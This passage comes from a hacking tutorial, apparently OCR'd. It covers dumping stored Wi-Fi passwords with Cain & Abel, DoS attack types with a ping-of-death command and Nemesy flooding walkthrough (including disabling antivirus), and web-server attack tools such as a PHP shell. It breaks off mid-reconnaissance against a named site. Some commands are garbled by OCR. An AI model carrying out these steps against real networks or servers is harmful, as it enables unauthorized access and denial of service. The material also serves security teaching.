
- **Changing default passwords** that come with the hardware
- Enabling the **authentication mechanism**
- **Access to the network can be restricted** by allowing only registered MAC addresses.
- **Use of strong WEP and WPA-PSK keys**, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- **Firewall** Software can also help reduce unauthorized access.

Hacking Activity: Crack Wireless Password

In this practical scenario, we are going to**use Cain and Abel to decode the stored wireless network passwords in Windows**. We will also provide **useful information that can be used to crack the WEP and WPA keys of wireless networks**.


Decoding Wireless network passwords stored in Windows

- Download Cain & Abel from the link provided above.
- Open Cain and Abel




Press the + button on the toolbar to dump the Wireless Passwords

- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



Click on the plus (+) button

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below



Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpciex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E71776572747923
{7825C2EF-C9F9-48F...	@netvwifimp.inf,%vwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D494

- The decoder will show you the encryption type, SSID and the password that was used.

Summary

- Wireless network transmission waves can be seen by outsiders, this possesses many security risks.
- WEP is the acronym for Wired Equivalent Privacy. It has security flaws which make it easier to break compared to other security implementations.
- WPA is the acronym for Wi-Fi Protected Access. It has security compared to WEP
- Intrusion Detection Systems can help detect unauthorized access
- A good security policy can help protect a network.

DoS (Denial of Service) Attack Tutorial: Ping of Death, DDOS

What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for **D**enial **o**f **S**ervice. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.

Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.


Topics covered in this tutorial

- Types of Dos Attacks
- How DoS attacks work
- DoS attack tools
- DoS Protection: Prevent an attack
- Hacking Activity: Ping of Death
- Hacking Activity: Launch a DOS attack

Types of Dos Attacks

There are two types of Dos attacks namely;

- **DoS**– this type of attack is performed by a single host
- **Distributed DoS**– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.



How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times. The effect of this is slowing down the network to a point where it is impossible to use it.

Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

- **Nemesy**– this tool can be used to generate random packets. It works on windows. This tool can be downloaded from http://packetstormsecurity.com/files/25599/nemesy13.zip.html . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
- **Land and LaTierra**– this tool can be used for IP spoofing and opening TCP connections
- **Blast**– this tool can be downloaded from http://www.opencomm.co.uk/products/blast/features.php
- **Panther-** this tool can be used to flood a victim's network with UDP packets.
- **Botnets**– these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of

Service attacks.


- Attacks such as SYN flooding take advantage of bugs in the operating system. **Installing security patches can** help reduce the chances of such attacks.
- **Intrusion detection systems** can also be used to identify and even stop illegal activities
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
- **Routers** can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

Hacking Activity: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\DAEMON>ipconfig

Windows IP Configuration


Mobile Broadband adapter Mobile Broadband Connection 3:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.128.131.108
   Subnet Mask . . . . . . . . . . . : 255.255.255.248
   Default Gateway . . . . . . . . . : 10.128.131.105
```

For this example, we are using Mobile Broadband connection details. Take note of the IP address. Note: for this example to be more effective, and you must use a LAN network.

Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500


Enter the following command

```
ping 10.128.131.108 –t |65500
```

HERE,

- “ping” sends the data packets to the victim
- “10.128.131.108” is the IP address of the victim
- “-t” means the data packets should be sent until the program is stopped
- “-l” specifies the data load to be sent to the victim

You will get results similar to the ones shown below


Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500


```
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
Reply from 10.128.131.108: bytes=65500 time<1ms TTL=128
```

Flooding the target computer with data packets doesn’t have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following



Adapter Name	Network Utiliza...	Link Sp...	State
Bluetooth Netw...	0 %	-	Disconnected
Local Area Con...	0 %	-	Disconnected
Mobile Broadba...	30.93 %	7 Mbps	Connected

Processes: 123 CPU Usage: 10% Physical Memory: 97%


If the attack is successful, you should be able to see increased network activities.

Hacking Activity: Launch a DOS attack

In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

- Download Nemesy from http://packetstormsecurity.com/files/25599/nemesy13.zip.html
- Unzip it and run the program Nemesy.exe
- You will get the following interface



Target IP Address

Nemesy - ready

Victim IP: 10.128.131.108

Packets

Number: 0 Size: 65000 Delay(ms): 100

Number of packets , load size and delay frequency


Enter the target IP address, in this example; we have used the target IP we used in the above example.

HERE,

- **0 as the number of packets means infinity**. You can set it to the desired number if you do not want to send, infinity data packets
- The **size field specifies the data bytes to be sent** and the delay **specifies the time interval** in milliseconds.

Click on send button

You should be able to see the following results



Nemesy - sending (50|infinite packets)

Victim IP: 10.128.131.108

Packets

Number: 0 Size: 35000 Delay(ms): 100

The title bar will show you the number of packets sent

Click on halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

Summary

- A denial of service attack's intent is to deny legitimate users access to a resource such as a network, server etc.
- There are two types of attacks, denial of service and distributed denial of

service.

- A denial of service attack can be carried out using SYN Flooding, Ping of Death, Teardrop, Smurf or buffer overflow
- Security patches for operating systems, router configuration, firewalls and intrusion detection systems can be used to protect against denial of service attacks.

How to Hack a Web Server

Customers usually turn to the internet to get information and buy products and services. Towards that end, most organizations have websites.**Most websites store valuable information such as credit card numbers, email address and passwords, etc**. This has made them targets to attackers. Defaced websites can also be used to communicate religious or political ideologies etc.

In this article, we will introduce you toweb servers hacking techniques and how you can protect servers from such attacks.

Topics covered in this tutorial

Web server vulnerabilities

A web server is a program that stores files (usually web pages) and makes them accessible via the network or the internet. A web server requires both hardware and software. Attackers usually target the exploits in the software to gain authorized entry to the server. Let’s look at some of the common vulnerabilities that attackers take advantage of.

- **Default settings**– These settings such as default user id and passwords can be easily guessed by the attackers. Default settings might also allow performing certain tasks such as running commands on the server which can be exploited.
- **Misconfiguration**of operating systems and networks – certain configuration such as allowing users to execute commands on the server can be dangerous if the user does not have a good password.
- **Bugs in the operating system and web servers**– discovered bugs in the operating system or web server software can also be exploited to gain unauthorized access to the system.

In additional to the above-mentioned web server vulnerabilities, the following can also led to unauthorized access

- **Lack of security policy and procedures**– lack of a security policy and procedures such as updating antivirus software, patching the operating system and web server software can create security loop holes for attackers.

Types of Web Servers

The following is a list of the common web servers

- **Apache**– This is the commonly used web server on the internet. It is cross platform but is it’s usually installed on Linux. Most PHP websites are hosted onApache servers.
- **Internet Information Services (IIS)**– It is developed by Microsoft. It runs on Windows and is the second most used web server on the internet. Most asp and aspx websites are hosted on IIS servers.
- **Apache Tomcat** – Most Java server pages (JSP) websites are hosted on this type of web server.
- **Other web servers** – These include Novell's Web Server and IBM’s Lotus Domino servers.

Types of Attacks against Web Servers

Directory traversal attacks– This type of attacks exploits bugs in the web server to gain unauthorized access to files and folders that are not in the public domain. Once the attacker has gained access, they can download sensitive information, execute commands on the server or install malicious software.

- **Denial of Service Attacks**– With this type of attack, the web server may crash or become unavailable to the legitimate users.
- **Domain Name System Hijacking –** With this type of attacker, the DNS setting are changed to point to the attacker's web server. All traffic that was supposed to be sent to the web server is redirected to the wrong one.
- **Sniffing**– Unencrypted data sent over the network may be intercepted and used to gain unauthorized access to the web server.
- **Phishing**– With this type of attack, the attack impersonates the websites and directs traffic to the fake website. Unsuspecting users may be tricked into submitting sensitive data such as login details, credit card numbers, etc.
- **Pharming**– With this type of attack, the attacker compromises the Domain Name System (DNS) servers or on the user computer so that traffic is directed to a malicious site.
- **Defacement**– With this type of attack, the attacker replaces the organization's website with a different page that contains the hacker's name, images and may include background music and messages.

Effects of successful attacks

- **An organization's reputation can be ruined** if the attacker edits the website content and includes malicious information or links to a porn website
- The **web server can be used to install malicious software on users who visit the compromised website**. The malicious software downloaded onto the visitor's computer can be a virus, Trojan or Botnet Software, etc.
- **Compromised user data may be used for fraudulent activities** which may lead to business loss or lawsuits from the users who entrusted their details with the organization

Web server attack tools

Some of the common web server attack tools include;

- **Metasploit**– this is an open source tool for developing, testing and using exploit code. It can be used to discover vulnerabilities in web servers and write exploits that can be used to compromise the server.
- **MPack**– this is a web exploitation tool. It was written in PHP and is backed by MySQL as the database engine. Once a web server has been compromised using MPack, all traffic to it is redirected to malicious download websites.
- **Zeus**– this tool can be used to turn a compromised computer into a bot or zombie. A bot is a compromised computer which is used to perform internet-based attacks. A botnet is a collection of compromised computers. The botnet can then be used in a denial of service attack or sending spam mails.
- **Neosplit** – this tool can be used to install programs, delete programs, replicating it, etc.

How to avoid attacks on Web server

An organization can adopt the following policy to protect itself against web server attacks.

- **Patch management**– this involves installing patches to help secure the server. A patch is an update that fixes a bug in the software. The patches can be applied to the operating system and the web server system.
- **Secure installation and configuration of the operating system**
- **Secure installation and configuration of the web server software**
- **Vulnerability scanning system**– these include tools such as Snort, NMap, Scanner Access Now Easy (SANE)
- **Firewalls** can be used to stop simple DoS attacks by blocking all traffic coming the identify source IP addresses of the attacker.
- **Antivirus** software can be used to remove malicious software on the server
- **Disabling Remote Administration**
- **Default accounts and unused accounts must be removed** from the system
- **Default ports & settings (like FTP at port 21) should be changed to custom port & settings (FTP port at 5069)**

Hacking Activity: Hack a WebServer

In this practical scenario, we are going to look at the anatomy of a web server attack. We will assume we are targeting www.techpanda.org. We are not actually going to hack into it as this is illegal. We will only use the domain for educational purposes.

What we will need


- A target www.techpanda.org
- Bing search engine
- SQL Injection Tools
- PHP Shell, we will use dk shell http://sourceforge.net/projects/icfdkshell/

Information gathering

We will need to get the IP address of our target and find other websites that share the same IP address.

We will use an online tool to find the target's IP address and other websites sharing the IP address

- Enter the URL http://www.yougetsignal.com/tools/web-sites-on-web-server/ in your web browser
- Enter www.techpanda.org as the target



Reverse IP Domain Check

Remote Address www.techpanda.org

